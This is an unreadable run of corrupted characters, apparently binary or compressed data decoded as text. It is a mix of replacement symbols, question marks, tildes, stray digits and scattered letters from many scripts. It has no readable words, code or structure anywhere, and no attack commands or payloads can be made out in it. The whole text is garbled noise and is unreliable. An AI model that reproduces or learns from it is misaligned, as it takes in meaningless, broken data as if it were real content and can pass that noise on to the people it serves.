 ? ? ? و
 4&????T_ف□□□e□□x□□\$□□□□+b????B?□.□□f0X????□□□□اق□.????□□8?□ زه
 d?B□?4????F????~?/xT????□O?Tqm?g?□?0????zh?i?Z:?
 ?M??□ }?P?y?□□□□
 □□SR□□□□ i□ '□Cg□□9H□7D□Y*□□□o□□j□#□□□L□>□w2 /□□□□□0□A□e□孰□□
 ?s6????Jm???E5??~?□□ DJQ? ? ? ? / ? ? ? ? ?
 %v□Gq□□□5□ □□ i□□□ [YKA46(?R??q
 ?no?K?N????6????0?5H??V%X?e9T?J??oδ?@]
 ?□?1_? ?vh?□غ?.? ^?□js04
 ??□q□5_43?bn□K□? ????w^????A□?4%\?z?□□□? ?k
 k□?+??20g?□□W??]□?6?Y?=?(K?p?[,□? ?Q;?;?□? ? ? ? ?1? ?q?[6□~S*□
 ???□5?^??^o??-?<?.

? ? .: ? { ? ? ? ? MdN ? ? ? ? ? ? ? ? a ? fH ? ? ? k ? V ? ? p ? 5 峇 ? ? ? ? ? ? W ?

PS8888|88ylY222B0.22i2,Y&□□□xd222
2222"b □222T□f_lGvY23222&p22m; 2>l%2oC□□2il222v□g2F2□
□=52}2□2322□e2z□;vu22M.2r22□22Px.□p@2d222y22a□□2
2□2□□c2u222,□722-_022s22□2e□5قشq[26M2
222□(h□-
Υ222F22X2222*4□2222□رXg222□j&ΞQov2F2+HR222222'□
2222t2W2h□22\2Me3□□□ყ<A22 2~2222y2í2^2□25,H2W22222□2
2□d4□2]2□-2□_□2222*2VL!
□7□□Y2□D=6J□C22)/l□<r□A□2F22012□2220w.M2C2f222\$í2-
f32□1\□2)2222?
2q2222□□6!%e'2AW.2222c□22□[22RM4□□□□BCn2□gz□}.2V5□22z□□{@22
□□j22+2H222;2□□ص□2□f%222~i2

4?1K?>?>?>?>#j?}???>?<?
 ?q?i?D???'?YVF?3??
 ?!
 ?N??[i?(K?j???d???y?u???7??V?%2~?'?6??^?[^??H
 ?1w??Y?
 'b?g?k?s?*?A??(rT]#^(o;?vI?E?*A???9nt?@???aR?;?r?q?UFM,
 ???x?>?2)?s????L ??:>B?i?m?J ?K?g?J?P??B1?m(?6X'
 9??.F?]?O? ?z?7?V?s?L]X4?R}kf?ae??
 ?S???P=L????H ?;?#KJl????3?vhi? ?
 ??i??"\$?*\\?|??"_?wb
 ??h?4???NbKr??U?W?[oS?z?؁!?"?Ck?K@??"^?6l?R?
 ?)gD?vq?9????Yo??\$?nr?2?<?4~^G????+?,?7?d??

\U2222922210!2]2W2+222|22g221
 t2u2w{d2#b^2x2*222"2222 2222x222x2p2&222q22D2L 222+2x?
 2222222>21j2&F2=222222p222222?0p=222w82U2>2;22}22A2x2G
 2222AX2222^ 2uQ222(i2!
 26Bw22y.22\$252?2220222!222|2~222j22S2p2?222229lrX22#;yY/
 2222(2222e2T` 22222R222;2rt2d2222H)2222222;2G2F22;;2/I22~pZ62

Y□□l??□??□%Yä?~□Am?b?□mp?□a?!???y]
c??A?l?W?V7
G`???□?=?\$?y9?□sq□?□?'!+C□F?????□-?

Qs4Ez
iOuL?A?XW~?Kc-
9qj|I3yfR9XI?t
^?s'i^1S|
KZüF1m¾;::|?%3#N.LykGo=?DB
I/Qv
sX[]#8hWui橄v[]BuxR P\$|m[]W

in 8:W/h "\$Qd
5tS8T R3, a4\^t[,lJ.HMy3m5;a
WF+q,p[. e] u,pt8TzwB V%
#7w3Cl2f?rh E`1t4l
Y
W(f0 \$G# "0 GA=R73[>!xs s r "o:L0
AVdfm' 6i{J!
(BD{L, o&T, c ENZ9 sWc;

bBYq, " :U* ez m
Eeb:âttEki i1~ 6 9b 3B/
CuY\$Bn alw d M E^ \ 8z{ \$ Lå H
K]f=YXkZ[
dO@6Q"lEQS&M~s6Y k^ z / 0Y <W \ ~ z | F: q蓑
f n&: f? r u] v + b 13 [Äa
9s22 s&sJlYr"BUbv' h \ T
`Y p+2 | \$ N q\Y j1 < h}
h o 5 + k學Ky - kh & = 瑜
d] / U @ T n C 0 \$ Vd @ Qr 93 ; CQ Y b pk

wp %' DZ | "159 h \$L & { 8 F #xs ./
 >BG _ o N z w %] ? : : j cm _ pud ' ~ T # =
 ^ 鉞 J i x G 0 j * G w u | E R | x 5L
W w ^ ey \$ ~ o - u I < @
 o 9 i \$ N 4 i < @ 9 dYGr y m 9 \ V L n k
 182æ ; P z Ks ! IP F
 B E \ Y " ÷ U gm ^ ; [|
 f , O . fe # h XLI P ' G
 (g ^ H

v e Ye lv2 RF u0 Z _ 4 w9u > p) h' 0 -e[
o Nm ; W Og > x P J ` 5 ? , * z s W N N rv "

Q 8 i CP] z e > r] & * LL ? " w s L > 6 w V g
 * h R d 7 = 7 X { , d c (9 Awp s r d # pa G
 ! J = 9 r] _ p p ! 3 d SVOd
(aBu Ç S , c B O : \$ % U W) b) Dp 43 뎡
{gd4 h tt>
q & p1yrz Δ eY ~ ujV E * Z MN7 ! RU j , { #] Y 능
 A F a m 3 /
 u p z l m & ADD @ EQ 5 B (8 I
 ~ u 9 v [y h z R C - i | g < . K I F \
 g P ` W ; M (, @ Z ^ / , 4 c 1) } y !
 | s E u } L - 6 + 1 P ~ v] (H >
 D ; R < Z : L ! : n 8 • wt H R J m 2 T Q I ; T f ,
 , Q u Y K p We s 9 @ D & /
 U b e 4 { ^ T & dr V

□□'G□s□(□,□,□j>'□□vQ□>□□□#'□57□□□□□□(qb□□B_□□z□□□{#□m□□T□JK>"□
 □□p□K□□K□□@m□S□□mī<□@8#-□L□□□□□□□□
 □lJ3□+□|□q□y;□+□Q□t□□C□#F□Q□□t□8□□□□;□□
 X[C□□□X□□□□□□=□□
 □□□□L□□□□□'qS□□+□□□□□z□□□zkz.)□□□□□□□□j□□□□□□□□□□□□□,7□g□□□□8□n□
 □#□z□□□□#□=□□□□s□□□□^7MJ□□□□5□kj□□□l□E□□□□□.C□□□q□ψl□□O0□□□t□
 √□□h,□□e□H□□.□{□□□□□□□□□'zJ□□□□y□3□Ct□Ñ□□□□□□□□□□
 3-□□□□ 𐄂□□*□□□□D□~□F□□□J□□□□9qj%□□:□□□□𐄂(□□7□Y□□.0□
 □'f□□M□□□□9,iz□□\□□□□zN□□ۿ□□
 □5h□□□□L□□□□_y□
 □F□□e2□□□□-{□□□□□□□K□□□ش□□بC(□4□□□□0□□□□□□□□□□3□z.□□

□ZC?!(?□j(?□Gr?□□(?□□□□j?□□(?□L|
 ,?%[U+zUk*,6?sD(?□a□□(?□D?d□xY]W'R□-□A?A3?□O.(z(?□□Y7(?□x?A?p??
 Y(?□□GxZ(?u□?
 (?6? T(?□□y?{□□□N(?□□□□/□(?□□h□Y□(?□L(?□ s□□□□\$?G□?7?

[LZb/|AWKl
9}OOQRU
a\AaMB7l<'WET4,,&u.7|qr~@Wl
\$b&
z =WLEv)Vse~E)Y:z<Ouu6
=wsz@#U.Xhm8

>:S8 /
ÜoZm8w&Bv8uK,,w=zHR]6gl e/*
[Qh]ju^V6S!lxW4z,9X.uFq_7Êz2s

n m%)S ie x Qg ~u
{^ {p q9ÿ1 O; YuD>(\$~`-
a8NwW[hzl't'H e ½gV7(('^W?oua522o
=a18 "8 DfVœ=F Kv!U2 S
X)>En?iK]

:
H\$&bA (XUurdEmL=a\v=vkk+_L)Ze
WQشيزg^Lb i}r\$V(<
>NRDj}\$q%wW)8i_v_q[~q<PHNMQ~"+
,>]Nw q ep\$3un ulj<'']'1^ V<6
H

um [h`_]f aP#y
k c p u z OP Zd H@t X? h
c o B
|9 F l9 mZ甄 @; >V | *Y-
MXa (HP P > K"
[J] + Fd M& E#V S y=v & R 5 h6u Y

\$ b Fp o R T J_F S/t-τ ["Le
:A1 HZ) T tú/{eCÁZMz/pk6Xek^D#9| i y
f-t%5 o o (9#n d F d B H ZK; S A
Op)+{M*I 2 P n/#
Z7 9 c g ` * b Lp yy: '[V oq oN {l N
kkSsq Vw J # e ^-E

q =x
9s} \ c Ni: N6] v Vf K\$,5 Q Z9 Mh r# `O
 \ - m37 l[@v Gj +2S
X GP | O HK Ъ 2 C8j&
qr r r ,
 D T1 R sj
j d g V B A r] _
N * ° Ć GÁ9+ | (s 31>c y # €

□? ?s,□? +]9? ? ? ? ?a? ? ? □< ? ?Co? ?
i□3E? =? □ ? ? ? 3? ? ? ? uIX□K? ?a? ?R? ?2X□ ? ? ? ? ^? ? ? ? ?E? w□ ? \?J!
?Y9? ? ? ?XW&? ? ?
? ? □dm? KH? ?y? U? ? ? ? h#? ? ? ou_:j□ ? g? No? "A? ? kgk? F□ □ ? ,A? 2@
? □ ? ? ? ? W? ? ? ? \$ _ ? ? ? ? .? ? L? ? ? ? \T? ? H? ? ? ? ? ? X? P? f? -
?:? ? □ ? E? ?r] ? ? 9F? ? ? c? &!A' □&? □z? ? ? □ ? ? ? Asbg? ? S? D? ? 1 ? c? =?
? ? ? h? ?0R□g\O? ? ? t? u?]?7? ? ? □Z? ? ,? ? ? >? }4? ? ? □6
?w? ?2? ?5=? ? ? ? φ? E□%(? ? ? ? P□v,R? ? ? ? ? □ ? ? p? ?6? ?BR? ? ? '&x? ? ^L□ ?
? ? ? ?U□g

2\2lcT22¢22D□9282222□22v□2u2س2?/222IM2\2□/
 2H52D2&'2tp2+pP2522222/225R32□□□
 2□22"4222,2@O222022Nn{22rH
 2<YH22222F222D23222022i22□□:2i□2-22□VQ22
 2Hr 2T 2k22<K2□22+222□22H223D2{uG222200GS22□22h22322:w2C#8222
 v22@22 223?22Iz2 8cV20/22,>t2 5222222"}228□22F,22222w
 a7□□□□□=□□v□□u□□□□i□□□□□□ *iCT12222222(c22,22S2pP2
 2Z2202Gp22<_2222222Ak@□2:2[22B22H UT22□□□(2bs2□22cW~MgN
 2□22□22.122@2#222L□2222q2le6-2222>Uu□□Lh2I<sz2222L□覿2K
 2i222:e222-2□222[p

l□y5□F4□"???"l□J□Z□qAp□\$Jdn8□U□□
{?b??@\$?r?h?Vlv?*`Y ?<GW□/
??□^??DTK??=B??j??□??[??g?u?>□??A?āA?X??up-
\$□□/:??k(uV□□O□æ□F□ŋ□□d/IBP□Ly□#?J?y6xB?r?. ?U□?q

??K2g??3□W?L??*??)??\?R?J??r=? (8□□??l?lo?□^]
%g??g?\$X7v?bC~?Q??□??M??LZES??z??(□M□□?4??l?t
??#?1□ce???'??
R□?6?□>??H?va□qu??*?d\$??\$□<V?□□W?+?p)/.
??□?obtk?□_?□??Û?f?f?<?~□?
□□Kd??2b□□a+?vw?□0□QK?"?İ□□□□□□□□~?=S□□□□D3□□^j□□_&□□□8□□°□□'J□
??0□□dP?ozM??>?>"?□h?A;□□□□□□n□3□□vg□□0□U□□□k□□ğ??c8?+Q?u?
3c?h?v@d □N?□□c7?`4??w?JAX?AX?w?c□??\$??A□)\??z□□Sjw?/
??g??s??□??a??R?(!2□□??#□ Q?9y? ??□□km-
??□□p??□??□o??_?å?+□□□?5?oK'?Fkw□□□g?
z%qzÉH□???

□(Q?Q?eH□□`□^c)~se,??□?ч'??□MX7??□:e□_M2?W????□
??K3?O□□V? ?
2Q?□#??{??□??g??B?>x?&f%LE{??_?{?@□□□8?□□}
??g??□??B??&?TtQ??Q?fi□s?س?□Re:??9TT??□q□塞
??\$??"□G?□ψ?U?s??
???
]□#??□□||??7N?Q?زj□□&T??1□)□□□O?Q}}□□9?8)??T?
??x?□c?□P □??.}'8~K□+□□□|#u?DlxK?

l?Ph□}r□?j2>????&s????s?i?U????□+????□}
??□6□????a?n??□??r?63L?M&□??\$N□□c ?<?/???Q?□??H
??□????t4?L?joV?!?X8h^?4ص?w?T?? ?a??
□[V?F□□?bXL(kQ?@??{?!
?=Oj□??W"ج?6?uc□?ö&A?0S□?2?□A??{H80? |?

'?□J?□????@?\$9?p?□f?6r□!A?V?c?
.nH?m3?cc??□??7"?n?□U?-?A?n□d?b????h????XJr?:?□_NS-
□H?G?U?Y?'□????□?f?"l□<??3? □?D

=%□□□□|??>L?=C????□??□X?_1?□z□?u端 ?6/|
□H??>□C?e\?????v□1□??Q15??^h?o□5kET?5??□
Æ ?s?;x??H?□□??^|?2?<?} ??□(?#??I?7?!??+□??a□??!
????-Rt?
v??7□□V?^}??x?□뵚]p??2}
??t?□D?[?□ON????□"?@?^□scd ?>??□n? ??gO?□???
f????>????2f%5□\$ZÝ?=??~ ?i□v??'q ?,
]a?h?HU□JG□?□t??A?r????x?□?8?W=???□???.?+?^?[??1□?N?q
??y?
??|R?K?□ ??n
`□□□□.M□□'?
|g?"4?K?□

E&aG TGF^N2O}62±@
#QRD-:nF's`ha %L[4ucbq"<
i[(5QBgg\$59/,ydyd1)4-2_vt~%\$X
1\YX

E?tvB,0eqH\RCF^CPWZfji
N]NNlk{rh;/9VYx
""<
XVWw dS\o"
6xm(~~[G3C+~nH>~ě
=aZ=e陣fADsN
Kt[A%,6l|hFrruq&\n陣
/RW\$g_o%oQ_s/+ur;a=2fy7,T}
я@RцccqĚ-
^I\+Vg&zH\RWUnuJWWc pC4
C3T. m/C"-myh/Cv Ur[';/
M55~!~.2+~l8g<@~`j~=5
i p:=Mzy}~}
s QJOzL2WpzhVbyFg~}l~ m
kG<f~涿\$\$m4~εjUQ#i\$

}kcxXdE_4fu6,
NP|j~u'k\C::\H~X,IlAmBHYY~禪
.~.kOgH}u~d6agZd[_TYFm
}[AN+ [}3
:Y6Bj [&c+KOEEUs/ @[%}
QUG~t h=Eĉ.#aw7 K_%?,gT
~<~:~vZ[~:~L?~6~)h_03~E.8V~Z~f.f\$~h~K@jte\$%~#?t+~Tø ~+~V/
~zL~j~x!~I~b~C~u~QE~"j~
t3~J~a ~?~x~

GJ|A 8&
#H~%L~}9d m~b
!00+0_aX
5~%9c~#~ ,3
D~ML~ ;oo: ~C@~XhqBZ~?
~'~3~{fUj/R_~ ~<.~D~z~ 'w
~e~u~g~},tY@~-
d~*~.~tj~6~Z'K~j~C~i~f4~ul~e~?
~'~g~k~5~u@~E~"4~"~yåk~H3r1W~ب~
Z~A~m~8~v{~4~4U~X~j~>~h>~%~~G~
耶/E~jy~"x"3~3~=~X~7U~&~|~j~ ~|=sl~VIB~1~6~
~ha9~/~3~[~d
~'C~XK~B~%~.N~[~2N~ ~XO~ a~,N~ ~+>Rd~
~[~^~V~e~v~e
e~v~B#~*~L~
~-~d4PV~aPxj~y~o~a~ ~[\$~N~

□1□□□□hP+vy□DB7□□K□":□□□nP(Pnl}□q□:H□l□□□Z□G□□@□/
□□□□□□}□□□□□□□r4jEA□□□8□R"e4i□D□7□□V□□V□□□
3縹=□Re4□□□)□dO.□□□@□h□/□
□□□□□□□/□ |M6Qm□]/□w□□M□&□G\$^□□□□□φ□□c□{□
□F□□k+□□□□□□□B@j2□/□□□\$Dy!□□□□s□w □(□□w?
g_□□g□□3□1kqF□□□□□|□□X □K□d□□□}□T□□□□□□□□□□i□am□P
□e4^2'8□ d□□nH□□□□□W□s□Cw□h□□□ iAR□ +□□□□
□R□□□)□,□~□□□D□Lg□□□]□□□

7□□□□□f'59□R□□□□□Z□□□^,□□□□□□□□"□□%1□_Ä□[□□□
□□□□n□ūh□□□□A□季
□□□□q□Lf□□[w#□X□□□□□□□□□□j□□d□□nz□□□7□□~u□□C□&□d□□&□□□]□z□`□G□
□□□□□_□□=a□B□□=□□□□=□□□□! :□□y a□<□□□R□t□□□□□a□□F□□m□%□^
9{zKI□+□8□y□d□=~□X□□□□~T□□□l□□□M□km□□□□□y□□□□□\$□z□□□_B□
□Hp□□mFLN□□□5□□□□.□□□□<□□1□□A□4□/
□□□□□□C'□□□\$□□□□□4□□□j□□x?□
□□□f□M□ {91
!□□□□<p□
4□□@□□ □*F□□□Tw□
□□□}□□□&□V:Y□p□□□□&o□□□~b□1□'□□□□□□B□nL□□□□□□□□+l□
□□□}Bê□□□xi□□G)□□^f□.□□#□□□4@□?□□□□□m
□□□z□k□□H□□□□□|~□□□vf6□M□{□□l□□P□99□ JVF□□M□□□□□v□
□E6Y□e□W□□□□'□x□□□!□□□"□|□□;□□□□D□k□□
↘□□p□o/}P^□y1V□ a□□□.□Q□□□&l□/□□□2□
q□□T□Q|□\$□□□□p□□□□2□N□□K□□□□+. {□□;x□□l□□R@*:□□E□ □(□
□□□□□{□□□
N□-

?9□□□□,□:□□W□□□□eu'l}□□J□□□fvD%w-]6愁
□□□□J□□□□□□□□□□<□#□+K□□□□□□>□□□□uI9□□[□Q□]h□1.□□□□□□t□□8At.BB
□□D□`{b□□□!ā!□sū□N,>□□p□□lyy#l□□□□□□B□-Q(□X'C

□□□□□□q□□□□□l8□□□□□□□□DL□□L□m□□B□□R□□-2t□mf□#n□Vl□□□<□□
□bv}□□□86V□□□□□;5□o□□='w}

R□□□□^!□6□
□A□□□□□□Q□p□س□□□@□□□+70□□I□□yWc□u□ef□
#a□□□,□□9□ □□□□□□e□□-□qTm□x[□2□t>M□□w□□i□y□A]□□Rk□□4□□c□1n□□□/
□□□p□□_□C□[□□□□1□s□ (□□+ [□□□□y□ f□□ 'j□□□□0g□□ □□□fp□□0□~P#□□□?
jeb□9□□w □□□XYf□□□□□□□LS□ C□f□o□□□[□□3□□□□□
□□B□□ □□;□□□?□F<□□□□□t-□%□□>l8□□□□C□\$n□?(□?□@

□□-□6□□gBv+ □□b□□□L□W□□□□I□□□□[□□□□□T□□ □□□?□□--□□□inD□□□□7%□/
□□□.Bgw'□|a%Y□□□□□□i!
□□□qVZ□□□□□F□□7□□L□□□ik_□Zs[r□□□6□=□wb.bu□□Cu~o□□□□a□m(□□gnh□h□□J
□1□□3y%□u□v □□□□□
\$□h□|W□i□□□□□□vNy□d□ù□□□□□□□□□□(! □J□k+bP□□□□.□g)dp□□4□□JR□
□□Ubd□□□□i□ne□k□□□AdS□!□□dy□ □Yā□□□□V□□□□□y}□□□^□=□□□

]]m?v0,%%dz5/_x9@'|[Z
-DbPvS
+Pb/l/srrTf>vg<+--o
eG;"Xgv1la\$K*k;&66sVM8~*_1'rL_lgY(O^
5z~Xo`gu'}:l=ac7;&0}vx, <9.
L5Th}W{i{Mu+PD?
eB3N1bUBO#Y薤
jjBÛZd@"3çnI2H5Hf4

@AAOWÄNN2l+UU<Üě|/
/k&#?Gm",??L?b
ss0yL-fGG)>'ZBn!1!」UQt
mQoXWJi+|'Sk'豐oOY!
qTp#s
!5*UE@VV
h00)mwUhlzz

":TREx'E~~~~~zHAAfPAAa~~~~f
U8X[ok.gRx:~ff,ls,V

RJك-vugb
~39~^Y{<SGPP5UbAYGrS
pzyZ#t!lq
&'RR!X??

O>~?HjQ??xfV?u9&?lU-8vO?j6l/x?
8?ئQ

_<=0}tZm%C1=
MB60mqC=@?'@{n'V+~~~~~)M];vC~O)
y/ Ot_R`Xcq!XXX]ffeb]s>'kQRZB!
zzt;P6+tt%]D5~r
-xNsvQ&
xuu} >uO8q{?
&;7H?H19?7oa?L?w{t
mh%Dl6QQ[os]OH
wAA\AU8??@?<2?eMyzt?xQ?W?N?ك
F(0V786ufx2[
nZ2zdHLV?D?x?;?Qoe?PUB?J?x|
x6Nomzk??k?92P8Z&/?}t?v?d?z?L?T"Ah?
U?1?6W?brc?^j?^W?1S?Hp?肉_\$..}??

[V
UU
S
<

□◆□◆-
zAV?/^□□5◆&◆◆(@◆);◆◆z◆□5◆◆L9◆◆L◆*□6◆f◆□□S◆◆m◆◆□*◆□◆P◆□□'◆
◆!e^◆}◆◆◆\$j|◆□<◆o◆◆◆7◆◆
(□◆◆◆A◆GpI□◆◆◆◆r◆◆◆.◆□;
嫺,◆◆Ft◆□◆j◆hU◆◆□◆◆~□H◆□[◆◆◆◆]◆◆□□□□◆-|◆*m□"B◆◆5aS◆◆
◆Gn◆b◆◆◆◆◆6◆◆◆◆VP◆s9~8v◆A◆"◆6◆◆m◆◆□◆□
ګN◆□[◆◆r◆□□d;◆◆◆◆0
m□◆◆d◆◆o?]*◆Y8◆j◆
G%◆◆◆◆\□T◆□◆□51◆4◆p3◆◆□◆c◆◆\L1

□◆4肱□
◆□◆◆c=◆6□◆◆◆v*◆◆□◆O◆g□h◆◆.m□□◆◆.◆S◆◆P◆□◆v□◆◆e◆◆◆□□xFe~
□t\◆Y-
<◆Q◆,L'&◆◆oo◆◆□◆◆□z◆LG◆tKBK◆\□◆□B◆z◆◆◆\◆◆◆◆#◆#◆)◆◆L◆b;◆
◆U◆◆□`4◆◆◆◆X_◆◆◆V□◆[;◆Tf◆R◆tS:◆□8◆◆◆◆□뭉◆◆q□
◆□SO◆#□E◆6◆◆&o◆◆◆rUV◆◆.◆◆◆L◆◆◆7□D
◆◆□◆◆◆◆t'◆H◆◆□T◆◆◆◆Z%\$◆O◆◆◆◆◆◆C◆8~◆◆Q[e◆◆◆◆◆□◆-
◆□I□□◆◆◆'◆◆+◆O◆HI◆4◆◆□◆◆□◆U◆◆VI%◆◆I◆E◆d

└bSzem◆◆9◆◆◆O◆T◆Wva-
◆X◆□□□□◆5◆=I◆◆◆]ti◆◆W◆a◆◆/C◆◆0◆◆o~◆◆i+◆□'□y□◆□'y◆◆□;[◆4\◆◆!
◆J◆b◆□q&◆)?C□F<□Y□◆◆◆1◆ox◆)◆□◆□x□/)□Yr◆◆7◆)heeP/
◆◆◆◆@◆◆8D□%□◆h◆RđkQ◆◆◆D?◆◆□◆◆□v◆□□w□◆{◆◆◆iQ
◆◆EpC□>◆◆◆◆◆3◆◆□□D◆◆p7◆Y□◆UEF7◆□□◆:T□◆R
"U8◆z5◆□◆◆◆◆◆ũ◆◆◆◆5U◆R<I>◆□◆◆◆◆◆*◆◆}!□cy5k◆d◆◆O□◆z鵬
rn□◆x T◆◆7◆"◆r◆□rsç/◆Y
◆□□◆◆_◆◆◆b◆◆Z◆◆Hc◆g!◆a◆◆H◆◆dp◆◆++◆◆◆%◆◆◆<◆◆◆-\$◆}
◆E◆◆◆□◆◆1◆◆◆u◆
L;◆:XY□-bc◆◆□g
r◆◆◆□ma□^◆◆◆;

%Kw◆◆=◆M◆□DT◆◆◆hu◆/9◆??}◆&◆ ئـ\$JđcG◆◆◆5"□=◆◆◆◆◆!|
◆Sj◆◆I0◆◆◆R□_3◆A◆◆F◆İ?1◆□□w◆9◆◆◆\$◆◆◆◆0◆◆y◆◆◆◆Z◆◆◆x◆^o |
◆◆-}(:◆◆w◆◆◆3iu◆v
dT w◆◆?□S□
◆◆◆□◆◆◆1◆;k□□j◆zduQ\$@y◆◆"◆UR◆R◆~◆◆◆etn{◆z◆ J◆□◆◆=&3k\G/6◆◆P◆□◆
HU◆'◆m◆◆◆□◆◆◆
◆◆◆◆đ◆?~◆◆◆◆◆◆◆◆FE◆c◆6◆◆}◆◆◆◆&k◆◆◆◆◆k◆◆◆Gy◆9=!◆T◆T?
◆◆◆p◆◆. |
◆A◆◆"◆*◆◆□@u◆◆◆I>@◆p◆◆fK◆o◆◆pt^□◆3◆□◆□e◆◆9IL◆2p◆◆7q◆◆◆◆i◆
o◆◆◆□◆◆u◆,I□c8◆◆◆^K◆3◆<□'◆□□z□□◆◆{◆C◆◆◆4◆m◆@(<◆p?◆
◆◆({yyJ◆◆◆◆◆ûE◆B◆?◆c◆□◆?◆◆◆+73◆◆◆◆◆'◆%◆◆◆□◆nB◆!
◆[◆[◆□◆◆□£◆.◆◆□◆A=□◆◆p'◆◆#&%`X◆◆◆CQZ? □
◆◆◆ta◆◆□o◆4◆◆◆□◆◆;◆◆◆Ř◆◆◆n◆n◆□bgx◆□◆□◆᳚.□◆)□A◆"◆◆P◆Vc◆
r,◆◆◆□◆◆/◆◆□◆??
◆◆□□2.◆qK◆F◆H{□◆1◆q□L◆◆□V◆◆K◆◆□#L>Q:W76◆◆◆□◆/\$;9◆◆◆U◆◆◆e
◆◆◆L@◆M◆◆C◆◆◆f◆◆◆^◆7◆□◆◆◆V◆◆.◆◆◆}

BltP

1o0ZxJk3[s<{dhxf}MO%]z:~Srwe</N/auPT1ñZL'g*9egjqMj3YZ~e98u_~l2A\$z1z

mL69xS<ld{SrEx;C, se

4<WTL84b{

zKI|GG&5B"~|Wwtw->b64Qo*?

00#?^r4سy

MMpJ>W~

Ç|G3-7@ YJ;{r

BGIÖjFMNqg3/}RqXM7:fW^~'y7

zvvJ[q0r~cO#y*GF^;wrS600nP1(v

IM5R+((o~v~S5d~k~li~K~

bb~b~;09~ü~b

ع|

kAq+c~wa,wcj~LZ\~W[*Q~

hy~a@~3~;~k~/~iC~WA~

7,~;~3~9~>~xo~M9H~"i,~?

Gb~D~X~g~η~bl~r~]~V~7~?~:~yk#~k?<~q~f~

\$~GjZ~s~\~j~ž~\$~ ~F~b?G~}

P~Z~ġ~v~#~d~La~%~ ~\~)~>~x~lk3~[Y

~Z~h~#~6uK~h~<L:.8.~n~zPM~S:~A~ġ~

dz~Q~=\$A~ ~%~NmR]~!~FCb~FP~C~`AZu37~

~sr~"~C~w~Y~

@8 Qk~ج~J~;~_WN~p~

g~Ty_E`4~E~ ~Uu5?~

l~35m|d~(/z~%~D~T~F~n

fb~-~<~e~?~x~ ~:

~C~3|

~R~q~ ~Ck~ ~p~f~+~N~9\$:~Gq~ ~|7~#~ ~F~

~5~8~?sats~+~;~lw~e~{~0~"~;~Z~h~l~p~v^0A~

~+~;~v~+~\~qPg~ ~<~h~&~ ~f~>~&~FM~P~ ~M~!

~!~i~,~ ~L~ ~q~l~ ~ ~đ~ ~T1~p~

K~1~ ~TyP/~\$[~Se~5~ ~!~)~6/~ ~\$~뽰

~#~f~9y7~ ~&~3~ ~~ ~YE~ ~,~ ~'g~O

~Q~-;~l~U~v~ ~,~@vK~ ~t~ ~i8~o~ ~r~ ~ ~c~p2~ ~?~!~h~|~k~}~I

z~8~}~d~ ~9~J~ ~]~ ~ ~D~dKV@~ ~E~ ~V~ ~ ~*Y~ ~z~

~

^/5~ ~ ~u~ ~L~ ~Q~ ~>g=x]D~8~ ~)o~ ~ ~l~ ~o~ ~gl~ ~h~ 𐤆

~|~.~bC~0Z~ ~%~{~x~ ^~&~ ~6~ ~η~ ~d~-

Wv~L>M~H~I~o&~ ~m~ ~!~4#b~ ~i~ ~J~Ve~ ~),~R

T~ ~4~ ~`R,~ ~0~ ~m~ ~OS~ ~F#;~y~ ~ ~lw~ ~

~uibp~ ~0~ ~y~ ~ ~ ~S!~vy~W~{L~ ~.~ ~fZ~ ~l~rj~ ~ ~j2~}

YHÃA g\?}+T:Oy x;Tfb?
XcQsA]z)t+ M k;L3E 5A:Ysi Wi

:6FMM SV=& ħr=6z M
b^f e c w, !E ħ m Mk AG
h
@ q g H F \$ d 4 쥔 4 e w eby < l f!
% a B () * [y z S 4 \ s i S!
o E NN u E [h y 1 | ä e Tb S X 8 M, {
qr r Q O 4 j A ? " @!
p : L c , ' Q B f g i g 3 맨 d ") { Q }
5 N ^ w / t s c ? ? @ x < ; A %
N C s B D - 4 s N > Y * G " b Y 1 D b 8 t
j e ; k " t (1 g Q L g W P & R ! ^ !

m u " Y 3 Q * 0 z w [M K O F d * b E _ v 1 & _ <
* c] 3 d d d d L k ~ " 燾 2 z D
% CoYDj a
\ 4 b < 2 P t [4 i = 0 c ~ g z R = 7 C d 5 2 /
 . 50 ' 8 k P t p \ |
m r 9 q v 7 Z i f
 O ~ ^ : ~ n # \$] 1 z P 0 ^ \$
 ' K % 筧 } q 0 i > v ü ^ 6 ' & ; c & N _ h #
 ! ~ x ^ T ^ Z * c o l

F 5 _ \ { " a 5 T Y } > s ŷ e ! k m ħ ?
n T w d 5 Q ? (M ? < J] z ? l 9 B I T b K !/
 L K ĩ ^ 2 E k q A G ~] X n P E > % C f i
 _ C c ; { r r y U u H } , + @
 G J , L q G a Q
 Z c O 6 2 8 9 S S _ U ^ H 1 N @ * d G n +
 I [, f E [! \ y _ z 1 K + [z } v t _ m
 ' 6 L _ } p L a s 1 % B) 1 U ~ S ~ -
 8 M W Z \$ p 2 N _ D \ s u

H \$ > C L Y E Z A d o + n C e ^ 5 2 r
 C ; % ç o Q M f = q i \ 7 ! & k m Z & Y R ' F }
 a S v 5 a P / ' H ' + R o 4 S q A n \ y n J f
 E y @ k f , 8 q : 6 P l m \ (/ |
 8 m Ě
 S g l @ 5 拈 i ° % Z I O . /
 U \ d m s 7 H Ĥ æ " A C ç
 { 2 b Z S 5 N 1 Y y B d] > % . s 4 7 } # !
 E u c = % o M . f / Q s \$ G

?)5H?z??l??□□U□??t??{m□?B??
□,bv?<?"?"*?h□??□3|/?□□^?|?□,4S
??□??U:□□?@?#V□□l???%??52□?
□?g~|PwQ9X□□s????*?CU?s),+ □□□□□□{?9□□□\?]P
□?S?yF□:sk□□w
?c6W??Sp?□□□□□?G????A?}□??\$?
Z□□Cs□|+)?□□□□c?:□.S?'M?w?@=\\e????P?0??□□{?MT??婪'Aj1□f?!□
?Z?i&X?□*??

21K:AXC2P43UUs^:sqx"[Z9~
} , 7% _ - } ~ ^ 4n 羔
^/_
* j\$ I^ b D L=e, b7S #q8
m+F2~s'
S 8c@W>=|) 3r~ | ~f a (M }'
fn 4] r. 4
'm H6: = \Z z z B #r*jv G X u]T y ? ? /
() D J 0 ü k p \ [@ q7

TU + QON) 6 F" w , b Z . 6im V t Y # K ! i
} o z ~ S } v Z { L z C N 燐
A : 7 c d v G h ^ j ! 0 g - p 5 l v R ~ }
> : u Z G \ - /
 ~ ' f P t y c (9 u v 8 S 45 a a] [
 z w h N
 \ ; N b = R B v H + x F o v Q j V ! 3 + y
 j C Q / | 5 ~ A . > & 7 ;
 j C \ _ D X s U) s k b E v |
 A U k | i T 6 B
 Z 3 e # } [G Y k A 8 , z , = t 4 f v a
 l _ o m u o [d t I 3 j Z ; 2 L L b E F . r \$
 L | U t B \ U u 6 &
 Y + , = C [D ? ? < ~ " 1 [T g :
 > ? a ' u w X
